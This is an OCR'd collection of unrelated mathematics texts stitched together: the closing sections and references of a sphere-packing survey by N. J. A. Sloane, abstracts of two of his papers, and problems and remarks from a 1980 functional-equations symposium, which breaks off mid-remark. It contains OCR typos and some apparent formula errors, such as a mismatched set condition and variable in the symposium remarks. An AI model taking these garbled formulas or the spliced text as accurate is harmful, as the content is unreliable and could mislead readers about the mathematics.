


Figure 2: Densest sphere packings known in dimensions $n \leq 48$.

discovered by Best. The code is unique [25]. Then $P(\mathcal{C}_{10}) = P_{10c}$ is the record 10-dimensional packing.

Figure 2 shows the density of the best packings known up to dimension 48, rescaled to make them easier to read. The vertical axis gives $\log_2 \delta + n(24-n)/96$. The figure also shows the upper bounds of Muder (for $n = 3$) and Rogers ($n \geq 4$). Lattice packings are indicated by small circles, nonlattices by crosses (however, the locations of the lattices are only approximate). The figure is dominated by the two arcs of the graph of the laminated lattices Λ_n, which touch the zero ordinate at $n = 0$, 24 (the Leech lattice) and 48. K_{12} is the Coxeter-Todd lattice.

7 Dimensions 18–22

Record nonlattice packings in dimensions 18, 20 and 22 have recently been given in [4], [14], [40]. Vardy's construction [40], 'Construction B^*', also uses binary codes. Let $\mathcal{B}$ and $\mathcal{C}$ be codes of length n such that $c \cdot (\mathbf{1}+b) = 0$ for all $b \in \mathcal{B}$, $c \in \mathcal{C}$, and set $P^*(\mathcal{B}, \mathcal{C}) = \{\mathbf{0}+2b+4x, \mathbf{1}+2c+4y \ : \ b \in \mathcal{B}, c \in \mathcal{C}, x, y \in \mathbb{Z}^n, \sum x_i \text{ even}, \sum y_i \text{ odd}\}$. For example, by taking $\mathcal{B}$ to be the quadratic residue code of length 18 and $\mathcal{C}$ to be its dual, Bierbrauer and Edel [4] obtain a new record packing in $\mathbb{R}^{18}$.

8 Dimension 24. The Leech lattice

The Leech lattice Λ_{24} is a remarkably dense packing in $\mathbb{R}^{24}$ (as can be seen from Fig. 2). Here are four constructions. (i) As a laminated lattice: start in dimension 1 with the lattice $\Lambda_1 = \mathbb{Z}$ and apply the greedy algorithm (see Fig. 1). (ii) Apply

Construction A to the Golay code of length 24 to obtain a lattice L_{24}. Then Λ_{24} is spanned by $(-3/2, 1/2, \ldots, 1/2)$ and $\{x \in L_{24} : \sum x_i \equiv 0 \pmod 4\}$. (iii) Hensel lift the Golay code to an extended cyclic (and self-dual) code over $\mathbb{Z}/4\mathbb{Z}$ and apply 'Construction A mod 4' [5]. (iv) There is a unique unimodular even lattice $\mathrm{II}_{25,1}$ in Lorentzian space $\mathbb{R}^{25,1}$, consisting of the points $(x_0 x_1 \cdots x_{24}|x_{25})$ with all $x_i \in \mathbb{Z}$ or all $x_i \in \mathbb{Z}+1/2$ and satisfying $x_0 + \cdots + x_{24} - x_{25} \in 2\mathbb{Z}$. Let $w = (0\ 1 \cdots 24|70)$, a vector of zero length. Then $(w^\perp$ in $\mathrm{II}_{25,1})/w$ is Λ_{24} [16, Ch. 26].

9 Dimensions 26–31

New packings in these dimensions have been discovered by Bacher, Borcherds, Conway, Vardy, Venkov — see [16] for details.

10 Dimension 32. Modular lattices

An *N-modular* lattice [34] is an integral lattice that is similar to its dual, under a similarity that multiplies norms by N. A unimodular lattice is 1-modular. The interest in this family arises because many of the densest known lattices are N-modular: $\mathbb{Z}$, A_2, D_4, E_8, K_{12}, BW_{16}, Λ_{24}, Q_{32}, P_{48q}, ...

Quebbemann's lattice Q_{32}, for example, is 2-modular, and can be constructed from a Reed-Solomon code of length 8 over $\mathbb{F}_9$ [33], [16, Ch. 8].

Shadow theory. The concept of the shadow of a lattice or code was introduced in [8], [9] (see also [15]) and has proved to be very useful ([9] has stimulated over 50 sequels in the coding literature).

Let Λ be an n-dimensional unimodular lattice. If Λ is even then the *shadow* $S(\Lambda) = \Lambda$, otherwise $S(\Lambda) = (\Lambda_0)^* \setminus \Lambda$, where the subscript 0 denotes even sublattice. The set $2S(\Lambda) = \{2s : s \in S(\Lambda)\}$ is precisely the set of *parity vectors* for Λ, i.e. the vectors $u \in \Lambda$ such that $u \cdot x \equiv x \cdot x \pmod 2$ for all $x \in \Lambda$. Such vectors have been studied by many authors from Braun (1940) onwards, but their application to obtaining bounds on lattices seems to have been overlooked.

If the theta series of Λ is $\Theta_\Lambda(z)$ then [8] the shadow has theta series

$$\left(\frac{e^{\pi i/4}}{\sqrt{z}}\right)^n \Theta_\Lambda\left(1 - \frac{1}{z}\right) \ . \tag{1}$$

One of the most satisfying properties of integral lattices is the classical theorem that (a) if Λ is a unimodular lattice then Θ_Λ belongs to the graded ring $\mathbb{C}[\Theta_\mathbb{Z}, \Theta_{E_8}]$, and (b) if Λ is even then Θ belongs to $\mathbb{C}[\Theta_{E_8}, \Theta_{\Lambda_{24}}]$.

To illustrate the use of the shadow, let us prove there is no 9-dimensional unimodular lattice of minimal norm 2. If so then from (a) $\Theta_\Lambda = -\Theta_\mathbb{Z}/8 + 9\Theta_{E_8}/8 = 1 + 252q^2 + 456q^3 + \cdots$, where $q = e^{\pi i z}$. But then (1) implies $\Theta_{S(\Lambda)} = \frac{9}{4}q^{1/4} + \frac{1913}{4}q^{9/4} + \cdots$, a contradiction since $\Theta_{S(\Lambda)}$ must have integer coefficients.

In [26] we used (a), (b) to show that the minimal norm μ of an n-dimensional odd unimodular lattice satisfies

$$\mu \le \left[\frac{n}{8}\right] + 1 \ , \tag{2}$$

and for an even unimodular lattice

$$\mu \leq 2\left[\frac{n}{24}\right] + 2 \ . \tag{3}$$

In [36] we used shadow theory to strengthen (2) by showing that odd lattices satisfy

$$\mu \leq 2\left[\frac{n}{24}\right] + 2 \ , \tag{4}$$

except that $\mu \leq 3$ when $n = 23$. In view of the similarity between (3) and (4) we propose that a lattice satisfying either bound with equality be called *extremal* (the old definition of this term was based on (2) and (3)).

Quebbemann [35] has generalized (3) to certain families of even N-modular lattices, and analogous bounds for odd N-modular lattices (using an appropriate generalization of the shadow) were given in [36]. One can then define extremal N-modular lattices.

11 Higher dimensions

Space does not permit more than a mention of the following: Kschischang and Pasupathy's lattice Ks_{36} in $\mathbb{R}^{36}$ [23]; the three extremal unimodular lattices P_{48q}, P_{48p}, P_{48n} in $\mathbb{R}^{48}$, the latter being a recent discovery of Nebe [30]; Bachoc's extremal 2-modular lattice in $\mathbb{R}^{48}$ [1]; Nebe's extremal 3-modular lattice in $\mathbb{R}^{64}$ [30]; and Bachoc and Nebe's extremal unimodular lattice in $\mathbb{R}^{80}$ [2].

The existence of the following extremal lattices is an open question: 3-modular in $\mathbb{R}^{36}$ (determinant $d = 3^{18}$, minimal norm $\mu = 8$); 2-modular in $\mathbb{R}^{64}$ ($d = 2^{32}$, $\mu = 10$); unimodular in $\mathbb{R}^{72}$ ($d = 1$, $\mu = 8$).

From dimensions 80 to about 4096 the densest lattices known are the Mordell-Weil lattices discovered by Elkies [19], and Shioda [38]. But we know very little about this range, as evidenced by the recent construction of record kissing numbers in dimensions 32 to 128 [17] from binary codes. In dimension 128, for example, the Mordell-Weil lattice has kissing number 218044170240 [18], whereas in our construction (which admittedly is not a lattice) some spheres touch 8812505372416 others.

It would also be desirable to have better upper bounds, especially in low dimensions (see Fig. 2). The Kabatiansky-Levenshtein bound is asymptotically better than the Rogers' bound, but not until the dimension is above about 40. We know very little about these problems!

In short, many beautiful packings have been discovered, but there are few proofs that any of them are optimal.

References

[1] C. Bachoc, *Applications of coding theory to the construction of modular lattices*, J. Combin. Theory A 78 (1997), 92–119.

[2] C. Bachoc and G. Nebe, *Extremal lattices of minimum 8 related to the Mathieu group M_{22}*, J. reine angew. Math. 494 (1998), 155–171.

[3] A. Bezdek and W. Kuperberg, *Packing Euclidean space with congruent cylinders and with congruent ellipsoids*, in *Victor Klee Festschrift*, ed. P. Gritzmann et al., Amer. Math. Soc., 1991, pp. 71–80.

[4] J. Bierbrauer and Y. Edel, *Dense sphere packings from new codes*, preprint, 1998.

[5] A. Bonnecaze, A. R. Calderbank and P. Solé, *Quaternary quadratic residue codes and unimodular lattices*, IEEE Trans. Inform. Theory 41 (1995), 366–377.

[6] J. H. Conway and N. J. A. Sloane, *Laminated lattices*, Ann. Math. 116 (1982), 593–620.

[7] J. H. Conway and N. J. A. Sloane, *Low-dimensional lattices*: Proc. Royal Soc. Ser. A. I: 418 (1988), 17–41; II: 419 (1988), 29–68; III: 418 (1988), 43–80; IV: 419 (1988), 259–286; V: 426 (1989), 211–232; VI: 436 (1991), 55–68; VII: 453 (1997), 2369–2389; VIII (in preparation).

[8] J. H. Conway and N. J. A. Sloane, *A new upper bound for the minimum of an integral lattice of determinant one*, Bull. Am. Math. Soc. 23 (1990), 383–387; 24 (1991), 479.

[9] J. H. Conway and N. J. A. Sloane, *A new upper bound for the minimal distance of self-dual codes*, IEEE Trans. Inform. Theory 36 (1990), 1319–1333.

[10] J. H. Conway and N. J. A. Sloane, *The cell structures of certain lattices*, in *Miscellanea mathematica*, ed. P. Hilton et al., Springer-Verlag, NY, 1991, pp. 71–107.

[11] J. H. Conway and N. J. A. Sloane, *On lattices equivalent to their duals*, J. Number Theory 48 (1994), 373–382.

[12] J. H. Conway and N. J. A. Sloane, *Quaternary constructions for the binary single-error-correcting codes of Julin, Best and others*, Designs, Codes, Crypt. 4 (1994), 31–42.

[13] J. H. Conway and N. J. A. Sloane, *What are all the best sphere packings in low dimensions?*, Discrete Comput. Geom. 13 (1995), 383–403.

[14] J. H. Conway and N. J. A. Sloane, *The antipode construction for sphere packings*, Invent. math. 123 (1996), 309–313.

[15] J. H. Conway and N. J. A. Sloane, *A note on unimodular lattices*, J. Number Theory (to appear).

[16] J. H. Conway and N. J. A. Sloane, *Sphere Packings, Lattices and Groups*, Springer-Verlag, NY, 3rd edition, 1998.

[17] Y. Edel, E. M. Rains and N. J. A. Sloane, *On kissing numbers in dimensions 32 to 128*, Electron. J. Combin. 5 (1) (1998), paper R22.

[18] N. D. Elkies, personal communication.

[19] N. D. Elkies, *Mordell-Weil lattices in characteristic 2: I. Construction and first properties*, Internat. Math. Res. Notices (No. 8, 1994), 353–361.

[20] T. C. Hales, *Sphere packings*, Discrete Comput. Geom. I: 17 (1997), 1–51; II: 18 (1997), 135–149; III: preprint.

[21] W.-Y. Hsiang, *On the sphere packing problem and the proof of Kepler's conjecture*, Internat. J. Math. 93 (1993), 739–831; but see the review by G. Fejes Tóth, Math. Review 95g #52032, 1995.

[22] D.-O. Jaquet-Chiffelle, *Enumération complète des classes de formes parfaites en dimension 7*, Ann. Inst. Fourier 43 (1993), 21–55.

[23] F. R. Kschischang and S. Pasupathy, *Some ternary and quaternary codes and associated sphere packings*, IEEE Trans. Inform. Theory 38 (1992) 227–246.

[24] J. Leech and N. J. A. Sloane, *Sphere packing and error-correcting codes*, Canad. J. Math. 23 (1971), 718–745.

[25] S. Litsyn and A. Vardy, *The uniqueness of the Best code*, IEEE Trans. Inform. Theory 40 (1994), 1693–1698.

[26] C. L. Mallows, A. M. Odlyzko and N. J. A. Sloane, *Upper bounds for modular forms, lattices and codes*, J. Alg. 36 (1975), 68–76.

[27] J. Martinet, *Les réseaux parfaits des espaces euclidiens*, Masson, Paris, 1996.

[28] D. J. Muder, *A new bound on the local density of sphere packings*, Discrete Comput. Geom. 10 (1993), 351–375.

[29] G. Nebe, *Finite subgroups of $GL_n(\mathbb{Q})$ for $25 \leq n \leq 31$*, Comm. Alg. 24 (1996), 2341–2397.

[30] G. Nebe, *Some cyclo-quaternionic lattices*, J. Alg. 199 (1998), 472–498.

[31] G. Nebe and N. J. A. Sloane, *A Catalogue of Lattices*, published electronically at http://www.research.att.com/~njas/lattices/.

[32] W. Plesken, *Finite rational matrix groups — a survey*, in *Proc. Conf. "The ATLAS: Ten Years After"*, to appear.

[33] H.-G. Quebbemann, *Lattices with theta-functions for $G(\sqrt{2})$ and linear codes*, J. Alg. 105 (1987), 443–450.

[34] H.-G. Quebbemann, *Modular lattices in Euclidean spaces*, J. Number Theory 54 (1995), 190–202.

[35] H.-G. Quebbemann, *Atkin-Lehner eigenforms and strongly modular lattices*, L'Enseign. Math. 43 (1997), 55–65.

[36] E. M. Rains and N. J. A. Sloane, *The shadow theory of modular and unimodular lattices*, J. Number Theory, to appear.

[37] C. E. Shannon, *A mathematical theory of communication*, Bell Syst. Tech. J. 27 (1948), 379–423 and 623–656.

[38] T. Shioda, *Mordell-Weil lattices and sphere packings*, Am. J. Math. 113 (1991), 931–948.

[39] N. J. A. Sloane, *The On-Line Encyclopedia of Integer Sequences*, published electronically at http://www.research.att.com/~njas/sequences/.

[40] A. Vardy, *A new sphere packing in 20 dimensions*, Invent. math. 121 (1995), 119–133.

N. J. A. Sloane
AT&T Labs-Research
180 Park Avenue
Florham Park NJ 07932-0971 USA
njas@research.att.com

My Favorite Integer Sequences

by

N. J. A. Sloane

Information Sciences Research
AT&T Shannon Lab
Florham Park, NJ 07932-0971 USA
Email: njas@research.att.com

Abstract

This paper gives a brief description of the author's database of integer sequences, now over 35 years old, together with a selection of a few of the most interesting sequences in the table. Many unsolved problems are mentioned.

This paper was published (in a somewhat different form) in
Sequences and their Applications (Proceedings of SETA '98),
C. Ding, T. Helleseth and H. Niederreiter (editors), Springer-Verlag, London, 1999, pp. 103-130.

For the full version see
http://www.research.att.com/~njas/doc/sg.pdf (pdf) or
http://www.research.att.com/~njas/doc/sg.ps (ps)
http://www.research.att.com/~njas/doc/sg.tex (latex source)

On Single-Deletion-Correcting Codes

N. J. A. Sloane

AT&T Shannon Labs
180 Park Avenue, Florham Park, NJ 07932-0971
njas@research.att.com

Dedicated to Dijen Ray-Chaudhuri on the occasion of his 65th birthday

Jan 10, 2000. Revised Jan 20, 2000, Nov 07 2002.

An earlier version of this paper appeared in
Codes and Designs, Ohio State University, May 2000 (Ray-Chaudhuri Festschrift),
ed. K. T. Arasu and A. Seress, Walter de Gruyter, Berlin, 2002, pp. 273--291.

Abstract

This paper gives a brief survey of binary single-deletion-correcting codes.
The Varshamov-Tenengolts codes appear to be optimal, but many
interesting unsolved problems remain.
The connections with shift-register sequences also
remain somewhat mysterious.

Classification
Primary 94B60; secondary 94A55.

For the full version, see
http://www.research.att.com/~njas/doc/dijen.pdf or
http://www.research.att.com/~njas/doc/dijen.ps

18th International Symposium on Functional Equations

Waterloo and Scarborough, Ontario, Canada
August 26-September 6, 1980

Report of Meeting

- Meeting Report
- **Abstracts (.dvi, .pdf, .ps)**
- **Special Sessions (.dvi, .pdf, .ps)**
- **Problems and Remarks (.dvi, .pdf, .ps)**
- List of Participants

Homepage of Meeting

Last update: undefined NaN, NaN

Problems and Remarks:

Each session of the Symposium was concluded by a period devoted to remarks and open problems. These are given in this section, in the chronological order in which they were presented.

1. Remark. For every $n \in \mathbb{N}$ let k_n be an integer with $0 \leq k_n \leq n$. For an arbitrary real number $\lambda_1 \in [0,1[$ define $\lambda_n := \frac{1}{n!}\left(\lambda_1 + \sum_{\nu=1}^{n-1} \nu! k_\nu\right)$ for all $n \in \mathbb{N}$. It is well known that then

$$f\left(\frac{m}{n!}\right) = e^{2\pi m \lambda_n i} \qquad (m \in \mathbb{Z}, n \in \mathbb{N})$$

defines a homomorphism f from $(Q,+)$ into the torus group $(T,\cdot)$ and that conversely every $f \in \mathrm{Hom}(Q,T)$ is obtained in this way.

Theorem. *The function f is continuous ifand only if*

i) *$k_n = 0$ for almost all $n \in \mathbb{N}$, or*

ii) *$k_n = n$ for almost all $n \in \mathbb{N}$.*

If it is continuous f has the form $f(x) = e^{2\pi c x i}$ $(x \in \mathbb{Q})$, where $c \leq 0$ in case i) and $c < 0$ in case ii).

References

[1] Hewitt, E. and Ross, K. A., *Abstract Harmonic Analysis I*, Springer, Berlin–Göttingen–Heidelberg, 1963, pp. 367–368 & 404–405.

[2] Maak, W., *Fastperiodische Funktionen*, Springer, Berlin–Göttingen–Heidelberg, 1950, pp. 89–90.

[3] Vietoris, L., *Zur Kennzeichnung des Sinus und verwandter Funkcionen durch Funktionalgleichungen*, J. Reine Angew. Math. **186** (1944), p. 4.

J. RÄTZ

2. Remark and problem. Using a recently developed method for solving certain types of inhomogeneous difference equations, we needed the following system of functional equations for $d : \mathbb{R} \times \mathbb{R} \to \mathbb{R}$:

$$d(x+y,y) = d(x,y); \qquad d(x,y) = d(y,x). \tag{1}$$

L. Paganoni has proved that (1) has solutions different from identically constant functions, which we describe below.

Let H be a Hamel basis for the reals over the rationals $\mathbb{Q}$ and let H_0 be an arbitrary subset of H. Further, Iet $S_0 = V(H_0, \mathbb{Q}, +, \cdot)$ be the subspace of reals generated by H_0. We define the function $h : \mathbb{R} \to \mathbb{R}$ by:

$$h(x) = \begin{cases} 1 & \text{if } x \in S_0 \\ 0 & \text{if } x \notin S_0. \end{cases}$$

Then the function

$$d(x,y) = 1 - h(x)h(y)$$

fulfils conditions (1) and is obviously not constant.

Quite different ís the situation if we suppose continuity of d. Under this assumption all solutions of (1) are identically constant functions. This can be proved in a quite elementary way.

Problem. *Is it true that under the supposition of measurability the general solution of* (1) *is given by a.e. constant functions?*

I. Fenyő

3. Remark. In [1], Lorentz transformations in $\mathbb{R}^n$ (where $n \geq 3$) were characterized in a way for which there is no analogue in $\mathbb{R}^2$. For the indefinite metric

$$d((x_1, y_1), (x_2, y_2)) := (x_1 - x_2)^2 - (y_1 - y_2)^2$$

on $\mathbb{R}^2$, the bijective mappings $T : \mathbb{R}^2 \to \mathbb{R}^2$ with $T(0,0) = (0,0)$ satisfying

$$d((x_1, y_1), (x_2, y_2)) = 0 \qquad \text{iff} \qquad d(T(x_1, y_1), T(x_2, y_2)) = 0$$

are precisely those for which there exist $\delta \in \{-1, +1\}$ and $\phi, \psi : \mathbb{R} \to \mathbb{R}$ bijective such that $\phi(0) = 0 = \psi(0)$ and

$$T(x, y) = \left(\phi\left(\frac{x+y}{2}\right) + \psi\left(\frac{x-y}{2}\right), \delta\phi\left(\frac{x+y}{2}\right) - \delta\psi\left(\frac{x-y}{2}\right) \right)$$

for all $x, y \in \mathbb{R}$ ([2]). For these mappings, the condition

$$T(x_1, y_1) - T(x_2, y_2) = T(x_1, y_2) - T(x_2, y_2) \tag{E}$$

(where $x_1, x_2, y_1, y_2 \in \mathbb{R}$) is necessary and sufficient for T to be additive, while the condition that there exists $\sigma \in \{-1, +1\}$ such that whenever $x_1, x_2, y_1, y_2 \in \mathbb{R}$

$$d((x_1, y_1), (x_2, y_2)) > 0 \qquad \text{implies} \qquad \sigma d(T(x_1, y_1), T(x_2, y_2)) > 0 \tag{M}$$

is necessary and sufficient for T to be continuous.

References

[1] Borchers, H. J. and Hegerfeldt, G. C., *The structure of space-time transformations*, Comm. Math. Phys. **29** (1972), 259–266.

[2] A part of this result is due to R. Stettler (oral cammunication).

J. Rätz

4. Remark and Problem. Linearizing coordinate transformations for graph papers.

Semi-log and log-log graph papers provide a means of plotting exponential and monomial functions, respectively, as straight lines. This fact yields a convenient method for determining if empirical data are associated with one of these two types of functions.

The author [1] has developed analogous kinds of graph papers for functions satisfying the logistics equation:

$$\dot{x} = x(a - bx)$$

and the Gompertz equation:

$$\dot{x} = x(a - b \ln x).$$

Appropriately normalized solutions of these equations plot as straight lines on the graph papers. (Normalization is necessary since the general solutions of these

equations involve four arbitrary parameters, while straight line are determined by two.)

The form of all four kinds of graph paper was determined from the explicit form of the functions in question, rather than from the form of the corresponding functional or differential equation. (In the case of semi-log and log-log papers, of course, the "corresponding equations" are the appropriate multiplicative forms of Cauchy's equation.) This leads to the following open problem: how can the suitable coordinate spacing for the axes of the linearizing graph paper be obtained directly from the functional or differential equation without finding the explicit form of its solution?

To solve this problem we may require information about f^{-1} (whose functional equation is often obtainable from the functional equation for f, assuming f is invertible), and we may also require some means of numerically approximating the solution of the functional equation directly from the equation (see [2]).

References

[1] Snow, D. R., *Logistics and Gompertz graph papers*, Amer. Math. Soc. Abstracts **1** (1980), 468.

[2] Snow, D. R., *Remark: On numerical approximation methods for functional equations*, Aequationes Math. **15** (1977), 293–294.

D. R. Snow

5. Remark. This is a result by C. Wagner (lnstitute of Advanced Studies in the Behavioural Sciences, Stanford, CA. and the University of Tennessee, Knoxville), C. T. Ng, Pl. Kannappan, and myself. Let $f : [0,s]^n \to \mathbb{R}_+ \,(= \{x : x \geq 0\})$ be such that $f(0,0,\dots,0) = 0$ and

$$\sum_{i=1}^{m} x_{ij} = s \qquad (j = 1,2,\dots,n) \qquad \text{implies} \qquad \sum_{i=1}^{m} f(x_{i1}, x_{i2}, \dots, x_{in}) = s$$

(where $m > 2, n, s$ fixed). Then there exist $w_j \geq 0\,(j = 1,2,\dots,n)$, $\sum_{j=1}^{n} w_j = 1$ such that

$$f(x_1, x_2, \dots, x_n) = \sum_{j=1}^{n} w_j x_j \qquad \text{for all} \quad (x_1, x_2, \dots, x_n) \in [0,s]^n.$$

One of the possible interpretations is the following. A (say, grant) amount s should be allocated to m applicants. The decision maker (committee chairman) asks n advisors (committee members). The j-th advisor recommends that the i-th applicant obtain the amount x_{ij}. The decision maker allocates $f(x_{i1}, x_{i2}, \dots, x_{in})$ to the i-th applicant. The only conditions are that each advisor and also the decision maker allocate non-negative amounts to each applicant and the entire amount s is allocated by them to all appticants taken together, and the decision maker has to respect unanimous rejection (0 allocation) by all advisors. (Notice that the result compels the decision maker to respect also all other unanimous advice. The w_j in the result will be the "weight" of the j-th advisor and the final allocation will be a weighted arithmetic mean of the individual recommendations.) This is a characterization of the weighted arithmetic mean.

The cases $m \leq 2$ are also completely settled (then there are other solutions too).

The above results are stronger (the conditions weaker) than those reported at the 1979 meeting.

J. Aczél

6. Remark. Concerning Professor Fenyő's remark (Remark 2, these Proceedings) about non-constant and regular solutions $d : \mathbb{R}^2 \to \mathbb{R}^2$ of the system

$$d(x+y,y) = d(x,y), \qquad d(x,y) = d(y,x).$$

Consider Paganoni's solution $d := 1 - \chi_{V\times V}$ (with χ denoting characteristic functian), where V is an arbitrary subgroup of the additive group of all reals. If V is countable, then d is Borel measurable and locally integrable.

K. Baron

7. Remark. M. Laczkovich (University of Budapest) has solved Kemperman's problem (Aequationes Math. **4** (1970), 248–249) by proving that every solution of

$$2f(x) \le f(x+h) + f(x+2h)$$

(for all real x and all positive h) is nondcreasing.

J. Aczél

8. Problem. In connection with the construction of a collective preference from any n given individual preferences, the following problem arises:

Let $n, m \in \mathbb{N}; x^1, x^2, \dots, x^n \in S \subseteq \mathbb{R}^m$. Find all (continuous or even differentiable) vector-valued solutions $f^n : S^n \to S$ of the system of functional equations:

(1) $f^n(x^{\pi(1)}, \dots, x^{\pi(n)}) = f^n(x^1, \dots, x^n)$, for all permutations π and for all $x^1, \dots, x^n \in S$,

(2) $f^n(x, x, \dots, x) = x$ for all $x \in S$.

(3) $f^n(f^k(x^1, \dots, x^k), \dots, f^k(x^1, \dots, x^k), x^{k+1}, \dots, x^n) = f^n(x^1, \dots, x^k, x^{k+1}, \dots, x^n)$ for all natural numbers $k \le n$ and for all $x^1, \dots, x^n \in S$,

where additionally the i-th component of f^n (i.e. f^n_i) is a strictly monotonically increasing function of the i-th components of the vectors $x^1, \dots, x^n$ (i.e. of the variables $x^1_i, x^2_i, \dots, x^n_i$).

Remark. It is known that the functions f^n defined by

$$f^n_i(x^1, \dots, x^n) = g^{-1}\left(\frac{1}{n}\sum_{l=1}^{n} g(x^l_i)\right) \qquad (i = 1, 2, \dots, m)$$

with an arbitrary strictly monotonic (continuous or even differentiable) function g, defined on a proper subset $G \subset \mathbb{R}$, are solutions for any $n \in \mathbb{N}$.

F. Stehling

9. Remark. Let us consider the following functional equation:

$$f(x+y)[f(x) + f(y) - 1] = f(x)f(y) \qquad x, y \in S \tag{1}$$

where S is a given subset of the reals. I. Fenyő and L. Paganoni have proved the following theorem (see C. R. Math. Rep. Acad. Sci. Canada **2** (1980), 113–117).

Theorem 1. *The most general solution $f : S \to \mathbb{R}(S \subset \mathbb{R})$ of equation (1) is the following:*

$$f(x) = \begin{cases} 0 & \text{if } x \in S_0 \\ 1 & \text{if } x \notin S_1 \\ \frac{1}{1-g(x)} & \text{if } x \in S_2 \end{cases} \tag{2}$$

where S_0, S_1, S_2 are disjoint half-groupoids (some of which may be empty), whose union is the set S and which have the following properties:

$$S \cap (S_0 + S_2) \subset S_0, \tag{3a}$$

$$S \cap (S_1 + S_2) \subset S_1, \tag{3b}$$

and g is an arbitrary solution of the Cauchy functional equation which does not take the values 0 and 1.

Corollary. *If the domain of f contains the origin, then the most general solution of (1) is the characteristic function of a half-groupoid contained in S.*

The following problem suggested by J. Aczél arises: given an arbitrary subset S of the set of nonzero real numbers, is it in any case possible to cut it into three disjoint nonempty halfgroupoids so that conditions (3a) and (3b) are fulfilled? A partial answer to this problem is contained in the following theorem.

Theorem 2. *Let S be a subset of the nonzero reals; and let $V(S)$ be the rational subspace of $\mathbb{R}$ generated by S. If $\dim V(S) > 2$, then it is possible to find three disjoint nonempty halfgroupoids S_i $(i = 0, 1, 2)$ for which the conditions (3a) and (3b) are fulfilled.*

In a more general way we can state that the answer to the question above is surely affirmative if a maximal hyperplane H exists with $S \cap H \neq \emptyset$ and which divides all other elements of S into two disjoint parts.

I. Fenyő

10. Remark (concerning the talk of Professor J. Baker). Recently P. Cholewa (Silesian University, Katowice) has proved a generalization of Professor Baker's first result on a problem of E. Lukacs concerning the stability of the functional equation

$$f(x + y) = f(x)f(y).$$

In particular, if a nonempty set S, a positive real number δ, and a metric space (X, ρ) are given, then any function $f : S \to X$ fulfilling the condition

$$\rho(f(G(x, y)), H(f(x), f(y))) < \delta, \qquad x, y \in S,$$

has to be either (metrically) bounded or to satisfy the funetional equation

$$f(G(x, y)) = H(f(x), f(y)), \qquad x, y \in S,$$

where $G : S \times S \to S$ and $H : X \times X \to X$ are given functions subjected to some rather natural and fairly general assumptions.

R. Ger

11. Problem. Let $f : \mathbb{R}^n \to \mathbb{R}$ be a function with the properties that $f(0) = \frac{\partial f}{\partial x_i}(0) = 0$ $(i = 1, 2, \ldots, n)$, and that the rank of the matrix $\left|\frac{\partial^2 f}{\partial x_i \partial x_j}\right|$ is r at each point of $\mathbb{R}^n$.

Does there exist a linear coordinate transformation such that f can be expressed as a function of just r variables?

The answer is known to be affirmative in the case $r = 2$ and is negative on certain proper subsets of $\mathbb{R}^n$.

M. A. McKiernan

12. Remark. The functional equation

$$f(xy) + f(x + y) = f(xy + x) + f(y) \tag{1}$$

where $f : R \to G$, and R is a ring, G is a group, was introduced at the 17^{th} International Symposium on Functional Equations at Oberwolfach. At the present Symposium, R. Ger has announced some results on this equation, so it may be of interest to show (below) that if f satisfies (1), then the function taking x to $f(-x)$ satisfies Hosszú's functional equation:

$$f(xy) + f(x + y - xy) = f(x) + f(y). \tag{H}$$

So assume f satisfies (1). Let $y = -1$ in (1). Then we deduce

$$f(x - 1) = f(0) + f(-1) - f(-x). \tag{2}$$

Again in (1), let $x = u + 1$, $v = y - 1$, and use (2) to show

$$-f(u - v - uv) + f(u + v) = f(uv + v) - f(-v). \tag{3}$$

A final use of (1), with $x = v, y = u$ allows one to replace $f(uv + v)$ in (3) by $f(uv) + f(u + v) - f(u)$; and so (3) becomes:

$$f(uv) + f(u - v - uv) = f(u) + f(-v). \tag{4}$$

Replacing u by $-u$ we deduce

$$f(-(u + v - uv)) + f(-uv) = f(-u) + f(-v). \tag{5}$$

Hence, if we let $g(x) := f(-x)$, then g satisfies Hosszú's functional equation (H).

If R is a division ring with at least 5 elements, then solutions of Hosszú's equation satisfy

$$f(x + v) + f(0) = f(x) + f(y). \tag{6}$$

For such division rings R, therefore, the solutions of (1) are precisely tlte solutions of (6).

T. Davison

13. Remark. The characterization of the inner product in $\mathbb{R}^3$ given by J. Aczél ([1], p. 310, Satz l; [2], pp. 27–28) may be generalized as follows:

If $(X : \langle \cdot, \cdot \rangle)$ is a reat inner product space, let $\mathrm{SO}(X, 2)$ denote the set of all linear isometries $T : X \to X$ with a 2-dimensional invariant subspace M such that the restriction $T_M : M \to M$ of T is an orientation-preserving rotation of M (i.e. $T_M \in \mathrm{SO}(M : \langle \cdot, \cdot \rangle)$) and $Tx = x$ for every x in the orthogonal complement of M. Suppose that the mapping $g : X \times X \to \mathbb{R}$ has the properties

1) $g(Tx, Ty) = g(x, y)$ for all $x, y \in X$ and every $T \in \mathrm{SO}(X, 2)$.

2) $g(x_1 + x_2, y) = g(x_1, y) + g(x_2, y)$ for all $x_1, x_2, y \in X$,

3) $g(x, \lambda y) = \lambda g(x, y) = g(\lambda x, y)$ for all $x, y \in X$ and all $\lambda \in \mathbb{R}$.

Then the following statements can be proved:

a) If $\dim X \neq 2$, then $\langle x, y \rangle = 0$ implies $g(x, y) = 0$.

